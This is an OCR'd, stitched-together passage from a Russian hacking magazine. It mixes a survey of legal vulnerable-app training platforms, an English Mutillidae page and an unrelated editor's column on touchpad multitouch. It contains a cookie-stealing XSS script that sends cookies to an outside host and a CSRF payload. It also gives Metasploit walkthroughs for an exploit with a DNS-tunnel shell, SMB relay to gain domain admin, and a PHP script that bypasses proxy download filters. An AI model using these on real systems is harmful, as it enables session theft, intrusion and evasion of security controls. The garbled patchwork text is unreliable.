
Welcome to your blog, leave an entry. Login, or you will be listed as "anonymous":

Submit

Entries:

For XSS:XSS is easy stuff. This one shows off both reflected (you see the results instantly) and stored (someone can run across it later in another app that uses the same database). "<script>alert("XSS");</script>" is the classic, but there are far more interesting things you could do which I plan show in a video later. For some hot cookie stealing action, try something like:

```
<script>
    new Image().src="http://some-ip/mutillidae/catch.php?cookie="+encodeURI(document.cookie);
</script>
```

Also, check out Rsnake's XSS Cheet Sheet for more ways you can encode XSS attacks that may allow you to get around some filters.

For CSRF:Ok, what you have do is create another page someplace and make a link to an image that is not an image. You could use something like the following:
<img src="http://localhost/mutillidae/index.php?page=add-to-your-blog.php&input_from_form=hi%20there%20monkeyboy">
This is the easy way to do CSRF with the GET method. Just login as someone, make your page with the link image someplace else, and then view it. You should now see something new on the comment wall :-)

Рай для тех, кто только начинает пробовать свои силы в SQL inj/XSS


так что вполне возможно, что вскоре нас ждут серьезные улучшения.

MUTILLIDAE

Автор этого проекта поначалу собирался снять для новичков видеоуроки по пентесту веб-приложений с объяснением основ пентеста. Когда же дело дошло до поиска подходящей платформы для демонстрации различных типов уязвимостей, автор попал впросак. Подходящей платформы попросту не нашлось: большинство решений оказались слишком сложны для объяснения азов новичкам, только начинающим знакомство с проблемами безопасности веб-приложений. Так и родился проект Mutillidae. Автор взял список из десяти типов уязвимостей OWASP Top 10: SQL-инжекции, XSS, CSRF и так далее — и написал скрипты так, чтобы желающий мог попробовать свои силы в эксплуатировании каждой из них. Код намеренно написан очень просто, чтобы облегчить понимание сути уязвимостей. Как и DWVA, проект легко устанавливается под виндой и туксом даже на XAMPP-сервере, а необходимые базы данных создаются с помощью опции «Setup/reset the DB» из главной страницы проекта. Автор предлагает последовательно читать информацию о каждой уязвимости из OWASP Top 10 (www.owasp.org/index.php/OWASP_Top_Ten_Project) и, разобравшись в вопросе, пробовать свои силы на Mutillidae. Если эксплуатация тебе удалась, то во второй части квеста баг надо пофиксить.

WEBGOAT

Когда автор Mutillidae говорил о том, что многие из хакерских квестов не подходят для новичков, он имел в виду, в том числе, разработку WebGoat. Проект примечателен тем, что развивается в рамках уже знакомого проекта OWASP (Open Web Application Security Project), под эгидой которого выпускается большое количество security-утилит. Но если два предыдущих проекта предлагают играться с PHP-приложениями, то здесь ты столкнешься с кодом, написанным на Java. Для хостинга J2EE-приложений используется стандартный



Непростые квесты на J2EE

TomCat-сервер — к счастью, он уже включен в сборку WebGoat и настроен так, чтобы запустить его можно было максимально просто:
1. Сначала распаковываем WebGoat-OWASP_Standard-x.x.zip в рабочую директорию.
2. Стартуем демон TomCat'a, запустив webgoat.bat. Для этого в системе должен быть установлен свежий J2EE.
3. Переходим в браузере по ссылке http://localhost/WebGoat/attack.
4. Авторизируемся как guest/guest.
5. Пробуем свои силы.

Задания, как правило, привязаны к реальной проблеме. Например, в одном из квестов предлагается провести SQL-инжекцию с целью украсть список поддельных кредитных номеров. Некоторые задания сопровождаются учебной составляющей, показывающей пользователю полезные хинты и уязвимый код.

SECURIBENCH

Когда пройдешь все замысловатые квесты WebGoat, можешь перейти на более сложный проект Stanford SecuriBench. Дело в том, что разработчики не писали его с нуля, умышленно оставляя слабые места — вместо этого они пошли по другому пути и собрали подборку из 8 реально существующих программ. Все они написаны на Java: форумный движок jboard, блогерский сценарий blueblog и так далее. Само собой, в качестве образцов были выбраны достаточно старые и сырые релизы, которые не раз светились в багтраках. И тем не менее, это вполне реальные приложения, создатели которых задумывались о защите, а потому эксплуатировать бреши будет

SecuriBench включает устаревшие версии J2EE

Description of SecuriBench Applications

Most applications for Stanford SecuriBench are open-source progr
J2EE servlets, Struts, and related technologies.


Benchmark	
jboard	jboard is a bulletin board project written in java. it i build to enhance some knowledge on these librarie
blueblog	Blogging application
webgoat	WebGoat is a full J2EE web application designed to demonstrate their understanding by exploiting a re provide hints and show the user cookies, paramete SQL injection to a fake credit card database, where

Головоломки для хакера

Один из самых интересных способов развлечься со взломом, поломав голову над хакерскими задачками — это хакерские квесты. Некоторые из таких квестов ведут рейтинг, в котором учитывается время решения задачки и количество неправильных попыток для ввода результата. Если ты когда-нибудь пробовал проходить наши][-конкурсы, то понимаешь, о чем идет речь. Несколько квестов и сейчас доступны в рамках проекта ring0cup.ru, так что если хочешь попробовать силы в поиске автора зловредного трояна, утащив у него архив с логами, или в расшифровке сдампленного трафика, в котором передавались финансовые потоки предприятия, то добро пожаловать. Ресурсов, предлагающих такие квесты, довольно много — кратко расскажу о некоторых из них:

- mod-x.com. В этой онлайн игре ты становишься одним из агентов структуры Mod-X, тебе даются задания и ты должен их проходить. Задания разделяются на разные уровни сложности, поэтому чем дальше у тебя получится пройти, тем интереснее будет играть.
- hax.tor.hu/welcome. В этом квесте сначала придется пройти разминку, выполнив 5 простых заданий.
- quest.fsb-my.name/index.php. Очень неплохой квест, предлагающий задания на самые разные темы, в том числе крякмисы.
- vicnum.ciphertechs.com. Соревнование «Capture the flag», включающее большое количество][-заданий. Кстати, ты можешь узнать, как устроена игра изнутри — исходники проекта открыты (sourceforge.net/projects/vicnum).

Список можно продолжать и дальше. Если этого перечня тебе окажется мало, а вероятно, так и будет, рекомендую ресурс hackergames.net, на нем собрано более 150 ссылок на квесты и челленджи с комментариями игроков, а также мануалами по прохождению.


Запускаем Moth под VMware

info
Мы не зря рассказываем о легальных площадках для взлома. Это лучший способ попробовать свои силы во взломе, ничем при этом не рискуя.

dvd
Большую часть из представленных в обзоре проектов ты найдешь на DVD-приложении к журналу

уже не так просто. По сути, SecuriBench — всего лишь сборник уязвимых программ, поэтому каждую из них тебе придется устанавливать и настраивать вручную, предварительно позаботившись о настройке сервера Tomcat. Примечательно, что проект родился в ходе работы авторов над утилитами для статического анализа кода, поэтому если будешь искать подопытных кроликов, чтобы потестить тулзы для исследования сорцов, то приложения из SecuriBench — как раз то, что надо.

MOTH

Еще один сборник реально существующих приложений, но в совершенно ином виде представлен в проекте Moth. От других проектов его отличает то, что распространяется он в виде образа для виртуальной машины, в которой установлена Ubuntu 8.10. Собственно, все, что потребуется для запуска, — это любой из продуктов VMware, способный запустить виртуальную машину, в том числе бесплатный VMware Player (www.vmware.com/products/player). Изначально Moth настроен на получение всех сетевых настроек от DHCP-сервера, поэтому надо убедиться, что сетевые параметры в настройках виртуальной машины выставлены соответствующе (у меня, к примеру, IP выдает роутер, поэтому я просто выбрал режим Bridged, выпускающий виртуальную машину в физическую сеть). Далее достаточно запустить виртуалку, залогиниться в систему (moth/moth), посмореть ifconfig'ом полученный системой IP и обратиться к админке Moth через браузер: http://<moth-ip_address>. Ты попадешь на главную страницу, откуда можно перейти на предустановленные на сервер скрипты известных продуктов: блогерский движок Wordpress 2.6.5, форум Vanilla 1.1.4 и другие разработки на базе PHP/MySQL, а также один проект на Java + Tomcat6 + MySQL. Для усиления реальности происходящего реализованы три способа для обращения к скриптам: напрямую, через mod_security, и через PHP-IDS:


1. `http://moth/w3af/audit/xss/simple_xss.php?text=<script>alert('xss');</script>`
2. `http://moth/mod_security/w3af/audit/xss/simple_xss.php?text=<script>alert('xss');</script>`
3. `http://moth/php-ids/w3af/audit/xss/simple_xss.php?text=<script>alert('xss');</script>`

Mod_security и PHP-IDS представляют из себя WAF (Web Application Firewall) и предлагают дополнительную защиту для веб-приложений (подробнее в нашей статье «Файрвол для веб-приложений» в октябрьском номере «Хакера»). Каждый из них ведет подробный лог подозрительных запросов, поэтому это еще и отличный способ разобраться, как эти самые WAF работают и как можно их обмануть. Сам проект обновляется, и авторы обещают в ближайшем будущем добавить уязвимые приложения, написанные на Python и Ruby.

Импровизированный банковский сайт для взлома


ТЕСТОВЫЕ ПЛОЩАДКИ ПРОДУКТОВ ПО ИБ

Сам дистрибутив Moth создавался со вполне конкретной целью. Так же, как мы собирали систему для удобного тестирования антивирусов с помощью виртуальных машин, так и автор Moth компоновал дырявые веб-проекты, чтобы иметь возможность удобно тестировать автоматические сканеры безопасности. В результате у него получилась платформа, на которой он смог протестировать коммерческие продукты и открытый фреймворк w3af (w3af.sourceforge.net), специально разработанный для упрощения поиска и эксплуатирования уязвимостей в веб-приложениях. Тут надо сказать, что производители коммерческих сканеров безопасности и сами активно занимаются созданием подобных площадок для проведения полевых испытаний. В конце концов, где еще им отлаживать свои продукты и демонстрировать их возможности клиентам? Так, разработчики Acutenix WVS предлагают сразу три сайта на разных платформах: testphp.acunetix.com, testasp.acunetix.com, testaspnet.acunetix.com. Тестовый ресурс от HP (в теории для их HP WebInspect) находится по адресу zero.webappsecurity.com. Площадка для взлома от разработчиков IBM Rational AppScan располагается на demo.testfire.net. Не надо ломиться туда для поиска багов вручную, а вот попробовать на этих проектах автоматические сканеры в действии можно вполне.



Раскрученный Damn Vulnerable Linux

УЯЗВИМЫЕ ОС

А вот создатель pWnOS решил не ограничиваться только веб-приложениями и решил выпустить на основе виртуальной машины уязвимую систему, поставив перед тобой задачу «получи root'а». Легенда следующая: тебя, как пен-



crackmes.de: задания и прохождения



Старые версии Skype'а с oldversion.com

links

Есть проекты, не попавшие в обзор.
- The Butterfly Security Project: sourceforge.net/projects/thebutterflytmp
- Старенькие hackme квесты от компании Foundstone: www.foundstone.com
- OWASP InsecureWebApp: www.owasp.org/index.php/Category:OWASP_Insecure_Web_App_Project
- BadStore: www.badstore.net
- OWASP SiteGenerator: www.owasp.org/index.php/Owasp_SiteGenerator

тестера, нанимают для изучения защищенности одного из выделенных серверов. Вот тут и начинается игра: поиск живых хостов nmap'ом, поиск уязвимых сервисов, получение сертификатов для доступа по SSH, поиск локальных сплоитов и так далее — короче, рай для новичков. Инструкции, как заставить это работать под VirtualBox'ом, советы и рекомендации по прохождению можно найти на форуме forums.heorot.net.

О проекте Damn Vulnerable Linux (www.amnvulnerablelinux.org) мы писали уже не раз. Это, пожалуй, наиболее раскрученная разработка из всех сегодня представленных. В своем дистрибутиве разработчики намеренно оставили бажные демоны, на которых можно легко применить сетевые сплоиты, уязвимые сценарии, позволяющие выполнить наиболее распространенные виды атак (SQL-инъекция, XSS и т.д.), и просто недостаточно защищенные приложения, специально для того, чтобы желающие могли потренироваться эти самые уязвимости находить. Система распространяется в виде LiveCD-образа и легко запускается под виртуальной машиной VMware или VirtualBox. Другой проект De-ICE PenTest состоит уже не из одной системы, а из трех. Легенда такова: генеральный директор некой компании должен провести пентест своей ИТ-инфраструктуры, чтобы отчитаться перед советом директоров. Будучи уверенным, что с безопасностью и так все в порядке, он для галочки нанимает новичка и поручает ему сделать пентест одного из серверов. Когда ты справишься с этим заданием, тебе предложат сделать более сложный пентест другой системы — это второй квест. Когда и здесь обнаруживаются критические ошибки, директор отдает тебе на растерзание диапазон IP-адресов и говорит: «Делай, что хочешь!». Каждое из трех заданий распространяется в виде LiveCD и также отлично запускается под виртуальными машинами. Инструкции по настройке и шпаргалки по прохождению ищи на de-ice.hackerdemia.com/doku.php.

КРЯКИНГ И РЕВЕРСИНГ

На протяжении всей предыдущей части материала мы касались исключительно веб-взлома, обходя стороной взлом программ. Что же делать тем, кто хочет удариться в реверсинг? К счастью, в этой области проблем с квестами никогда не было. Начинающие cracker'ы и опытные реверсеры могут развлекаться на небольших программах, которые специально созданы для того, чтобы их взломали. Я говорю о так называемых crackmes'ах, которые можно скачать, например, с www.crackmes.de или www.tdhack.com. Для удобства они рассортированы по сложности: начиная от самых простых заданий, специально рассчитанных на тех, кто только осваивает отладчик, и заканчивая сложными задачками с массой антиотладочных трюков, которые могут поспорить с серьезной защитой у настоящих программ. Упершись в тупик, всегда можешь попросить помощи у огромного комьюнити, к тому же для многих из крякмисов выложены мануалы по прохождению. Кстати говоря, если ты действительно решился взяться за cracking, рекомендую прочитать наш старый материал «Cracking — это просто» из][#08/2005. Все основные моменты и простейшие приемы мы рассматривали на одной из популярных подборок crackmes'ов.

РАЗРАБОТКА СПЛОИТОВ

Если внимательно изучать описания последних сплоитов, несложно заметить, что большинство из них эксплуатируют старые версии приложений, которые по-прежнему остаются в ходу. Самый ходовой пример — IE8, запущенный под Vista/W7, практически не ломают, а для IE 6/7 под XP даже публичные сплоиты выходят каждый месяц. Вот с «осла» и начнем: где взять старую версию, если система давно обновила его до «восьмерки»? Тебе поможет Internet Explorer Collection (finalbuilds.edskes.net/iecollection.htm). С помощью одного инсталлятора ты сможешь разом установить все версии Internet Explorer и в случае необходимости быстро переключаться между ними. Программа прописывает в системе различные движки IE и делает это так, чтобы они не конфликтовали между собой. Правда надо иметь в виду, что для старых версий браузера могут возникнуть проблемы с их запуском под последними версиями винды. Понятно, а как быть с другими браузерами и вообще любыми программами: где найти старую уязвимую версию? Конечно, уязвимости лучше искать в новых версиях — это как-то правильнее :). Но если все-таки хочешь поэкспериментировать с готовыми сплоитами, разобраться что к чему, тебе помогут сервисы www.oldapps.com и oldversion.com, где хостятся устаревшие версии программ. Можно, например, скачать полсотни различных версий Winamp'а, начиная с релиза 0.2 — только представь, сколь давно это было.

ЗАЧЕМ?

Можно сколько угодно читать готовые инструкции и вслед за кем-то повторять якобы «взлом». Или скачивать готовые сплоиты и пытаться применить их, абсолютно не понимая, что они делают. Но разве тебе это интересно? Ведь если разобраться во всем, а каждый шаг делать с пониманием, то и удовольствия от процесса ты получишь гораздо больше. Этот материал едва ли будет полезен опытным пентестерам, но если ты только начинаешь свой путь, возьми эти решения на заметку. Более эффективного и безопасного способа освоить азы пентеста не существует.][

КОЛОНКА РЕДАКТОРА

Мультитач в наших руках


Вообще довольно забавная штука — эти патенты. Вот запатентовал Apple мультитач для своих мобильных телефонов, — и в гуглофоне Nexus One, оказавшемся на тесте в редакции, такая возможность отключена. Не потому, что в компании HTC не смогли это реализовать, а потому, что нельзя: патенты не позволяют. Если посмотреть на график по количеству выданных «бумажек», то налицо плохая тенденция. Недавний пример. Google патентует свою главную страницу: логотип, форму для поиска и две кнопки. Что, теперь такую комбинацию нельзя использовать? Судиться будем? Вместо прогресса впереди маячит одна сплошная гонка «Патентовать все, авось в будущем принесет деньги». Правило простое — кто успел, тот и съел. Только страдает от этого кто? Правильно, мы — обычные пользователи. Впрочем, написать я все-таки хочу не об этом.

Покопавшись на форумах, все-таки нашел, как этот проклятый мультитач активировать. Это несложно, но и мне не сильно нужно — в том плане, что телефон все равно отдавать. Гораздо интереснее было провернуть такой же трюк с ноутбуком, на котором мультитача никогда не было. Я не слишком большой фанат эффектных перелистываний и чумовых зумов, но вот скролла двумя пальцами на ноутбуке мне не хватало всегда. Почему бы не попробовать? Тут надо сказать, что мой Asus W6F — уже далеко не новый и сурово потрепан жизнью, поэтому в успех всей затеи я до конца не верил. В качестве тачпада в ноуте установлен Synaptics, т.е. самый распространенный вариант. Как правило, от ноутбука к ноутбуку отличается лишь версия, у меня, к примеру, — TouchPad V6.2.


Первым делом я полез за драйверами на официальный сайт Synaptics, но тут, как и ожидалось, меня ждал провал: никаких новых фич вроде мультитача или вообще чего-либо еще в них нет. Впрочем, пока я искал официальные драйвера, на глаза попалось интересное сообщение с западного хардварного форума (forums.hardwarezone.com.sg/showthread.php?p=44505922). Человек выложил ссылку на дрова для ноутбуков HP, которые… якобы активируют мультитач на старых ноутбуках! Производитель ноута большой роли не играет, поэтому недолго думая, я тут же установил их себе и с радостью обнаружил в настройках новый пункт «Прокрутка двумя пальцами». Быстрое включение опций и окно для тренировки отбросили все сомнения: мультитач работает! Помимо этого заработали и так называемые Gestures (жесты приложений, как их перевели на русский язык). С помощью трех пальцев стало возможным перелистывать фотографии, а с помощью единовременного нажатия оперативно запускать заданные приложения. А у Synaptics нашелся еще и замечательный продукт **Scrybe** (www.uscrybe.com), который вообще позволяет очень эффективно управлять системой с помощью таких вот gestures.

Судя по отзывам пользователей, новые драйверы работают на самых разных буках: ASUS, IBM, Dell, Samsung и т.д. Однако есть и такие, у кого новые дрова не завелись — остался не у дел и мой старый BenQ. Но!


Оказалось, реализовать мультитач можно вообще без модифицированных драйверов! На code.google.com есть любопытные проект с незатейливым названием **nihon-nukite-scroll** (code.google.com/p/nihon-nukite-scroll). Программе реально удается эмулировать мультитач (требуется небольшая настройка) без всякого вмешательства в драйвера. Причем, судя по юзернейму автора, он находится в России, что особо приятно.



Рост количества патентов у компаний, особенно после появления iPhone




Новые опции в настройках тачпада



Программный мультитач

Тюрин «GreenDog» Алексей agrrrdog@gmail.com



Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЗАДАЧА: ЗАЛИТЬ ШЕЛЛ-КОД НА ВЗЛОМАННЫЙ СЕРВЕР ПРИ АКТИВНОМ ФАЙРВОЛЕ С ЖЕСТКИМИ ОГРАНИЧЕНИЯМИ

РЕШЕНИЕ:

Firewall'ы относятся к основным средствам защиты при работе в сети. Сейчас они используются повсеместно, встраиваются в ОС, хотя некоторые из них скорее создают иллюзию безопасности. При взломе они создают множество неудобств, например, за счет ограничений открытых портов, на которые можно повесить шелл, или запрещают исходящие соединения, лишая нас возможности заюзать back-connect шелл. Поэтому приходится работать с тем, что доступно. К примеру, DNS. Он очень редко блокируется или фильтруется, но при этом доступен всем пользователям (а то как же без него ползать по инету). Вот этим-то мы и воспользуемся.

Есть прекрасная технология для организации туннеля посредством DNS, и прогреммулина к ней — dnscat (что-то вроде аналога netcat). Идея же заключается в следующем:

У нас есть DNS сервер example.com, а любые запросы на поддомены от клиента будут приходить на него. Таким образом, клиент может пересылать на сервер информацию запросом somedata.example.com, сервер же может отвечать на нее в теле DNS-ответа. Обьем передаваемой информации невелик — около 150 байт за запрос, но это не очень мало с учетом того, что со стороны все выглядит вполне легитимно. Сервер сам по себе не может подключаться к клиенту, так как это не предусмотрено протоколом, потому для активного взаимодействия клиент должен подключаться через определенные промежутки времени.

Но это уже давняя технология, так что же в ней нового?!

А новое то, что совсем недавно хороший человек по имени Ron запихнул dnscat в шеллкод! И что еще более приятно — запихнул его в metasploit. Модуль еще находится на стадии тестирования и имеет ряд ограничений, но пользоваться им уже можно. Только представь себе, какие возможности открываются!

Итак, нам потребуется:

1. Скачать и установить metasploit.


2. Скачать модуль по ссылке: skullsecurity.org/blogdata/dnscat-shell-win32.rb (или найти его на DVD).

3. Скопировать его в директорию metasploit'a modules/payloads/singles/windows/.

4. Так как dnscat-сервер еще не реализован в metasploit'е, его требуется запускать отдельно следующим образом:

а) скачать dnscat (skullsecurity.org/wiki/index.php/Dnscat);

Вот он, родимый, шеллкод dnscat-клиента!



Запуск эксплойта для icecast_header с dnscat-клиентом внутри

б) запустить сервер на прослушку командой sudo ./dnscat –listen;

Пример использования:

```
1. Подгружаем эксплойт:
msf > use exploit/windows/http/icecast_header
2. Прикрепляем к нему dnscat-шелл:
msf exploit(icecast_header) > set PAYLOAD windows/dnscat-
shell-win32
PAYLOAD => windows/dnscat-shell-win32
3. Определяем нашу цель:
msf exploit(icecast_header) > set RHOST 192.168.0.2
RHOST => 192.168.0.2
4. Выбираем DNS-сервер:
msf exploit(icecast_header) > set DOMAIN example.org
DOMAIN => example.org
5. Запускаем эксплойт:
msf exploit(icecast_header) > exploit
```

После чего на dnscat-сервер будет произведено «подключение» от клиента, т.е. получен полноценный шелл.

Если у тебя нет своего сервера с DNS, но очень хочется протестировать работу, можешь поменять primary dns на свой IP в конфигах на атакуемой машине.

ЗАДАЧА: СКАЧАТЬ ФАЙЛ С ИНТЕРНЕТА, ЕСЛИ НА ПРОКСИ ЗАКРЫТ ДОСТУП НА СКАЧКУ EXE, ZIP, DLL И Т.П.

РЕШЕНИЕ:

Бдящие админы, борясь с лишним трафиком и нелегальным использованием рабочего инета, а также оберегая пользователей от самих себя, часто прибегают к урезанию возможности скачивания, фильтруя -exe, -zip, -dll и так далее на proxy-сервере. Как говорится, рубят топором, что реально мешает работать. Проблема тривиальная, а потому решений имеет довольно много. Вот парочка основных:

1. Воспользоваться открытыми файлообменниками.

Файлообменников сейчас много, даже очень, и многие из них предоставляют отличную возможность — закачивать файлы с удаленных серверов. Прописываешь путь до файла — и все. В течение пары минут он скачается и будет доступен через файлообменник. Вот только тут есть подвох — многие из них оставляют расширение файла. К тому же большинство требует регистрации.

2. Создать свой «файлообменник».

Хотя, скорее, это будет конвертер. Суть будет такова: мы передаем скрипту на нашем сервере путь до файла, который требуется скачать, что он и делает. А после выдает нам ссылку с каким-нибудь удобным для нас расширением, jpeg

или pdf, к примеру. Реально мы скачиваем exe, а в логах proxy будет отмечен jpeg.
Нам понадобится достаточно хороший хостинг с поддержкой php и директивы «allow_url_fopen» в php.ini, которая даст возможность скачивать файлы с удаленных ресурсов.
Минимальный исходник:

```
<?php
 echo GET['l'].».».$_GET['t'].»<br>»; //выводим URL файла откуда скачиваем
 $name=rand(1,100); //задаем случайное имя итоговому файлу
 $file = file_get_contents($_GET['l'].».».$_GET['t']); //скачиваем файл
 $fp=fopen(«$name.jpg»,»wb»);//создаем файл на хостинге
 fputs($fp,$file);//заполняем его
 fclose($fp);
 echo «<a href=$name.jpg>download</a>»;//выводим ссылку на него
?>
```

Готово! Для использования пишем в адресной строке:

```
http://127.0.0.1/jpg.php?l=http://download.qip.ru/qip8095&t=exe
```

И нам выводится ссылка на файл. Качаем и переименовываем.
В общем-то, все. Хотя у этого метода есть ограничения: на размер скачиваемого файла или время скачивания. Но это все обходится в php.ini.
Скрипт, конечно, можно «расширить и углубить», так что сразу посмотри модуль php curl, который увеличит возможности по скачиванию файлов.

№ 3 ЗАДАЧА: ПОЛУЧИТЬ ПРАВА АДМИНИСТРАТОРА ДОМЕНА

РЕШЕНИЕ:

Админские права — святая святых и получить их — благое дело. Способов — масса, но я напомню тебе парочку классических. Особенно приятно то, что они есть в нашем любимом metasploit'е.

1. smb relay.
Да, старый добрый smb relay. Этому виду атак уже больше 10 лет, а все из-за в криптографических проблем, проблем в дизайне NTLM-протокола, а также глубины, с которой он вшит в ОС. Каждый год исследователи придумывают с ним что-то новенькое.
Напомню тебе (если вдруг ты запамятовал), что smb relay — это классическая man-n-middle атака, т.е. хакер заставляет свою жертву аутентифицироваться на подконтрольном ему хосте и пересылает эту информацию на сервер, которым хочет завладеть. За счет данных действий хакер получает доступ к серверу с правами жертвы.
Теперь по порядку (см. скриншот):
1. Хакер (attacker) заставляет свою жертву (victim) подсоединиться к себе.
2. Хакер подключается к серверу (target) и получает от него случайный 8-байтовый запрос.
3. Хакер передает этот запрос жертве.
4. Жертва отвечает хакеру хешем пароля.
5. Хакер пересылает его на сервер и получает доступ к серверу с правами жертвы.
Также существует вариация, когда сервером является сама жертва, но данная возможность была пофиксена Microsoft 2 года назад.
Как уже было сказано, в Metasploit'е существует модуль, реализующий smb relay-атаку. Делаем это через web-интерфейс:

```
1. Выбираем эксплойт Microsoft Windows SMB Relay Code Execution.
2. Выбираем payload. Например, generic/shell_bind_tcp.
3. Выставляем LPORT, то есть куда будет коннектиться шелл после запуска.
4. Стартуем SMBHOST с ip-адресом сервера, к которому хотим получить доступ.
5. Запускаем эксплойт.
```

Теперь, когда наша жертва подсоединится к нашему поддельному smb-серверу, вся информации по аутентификации перенаправится на smb-host и мы получим необходимый доступ.


2. Использовать smb sniffer.
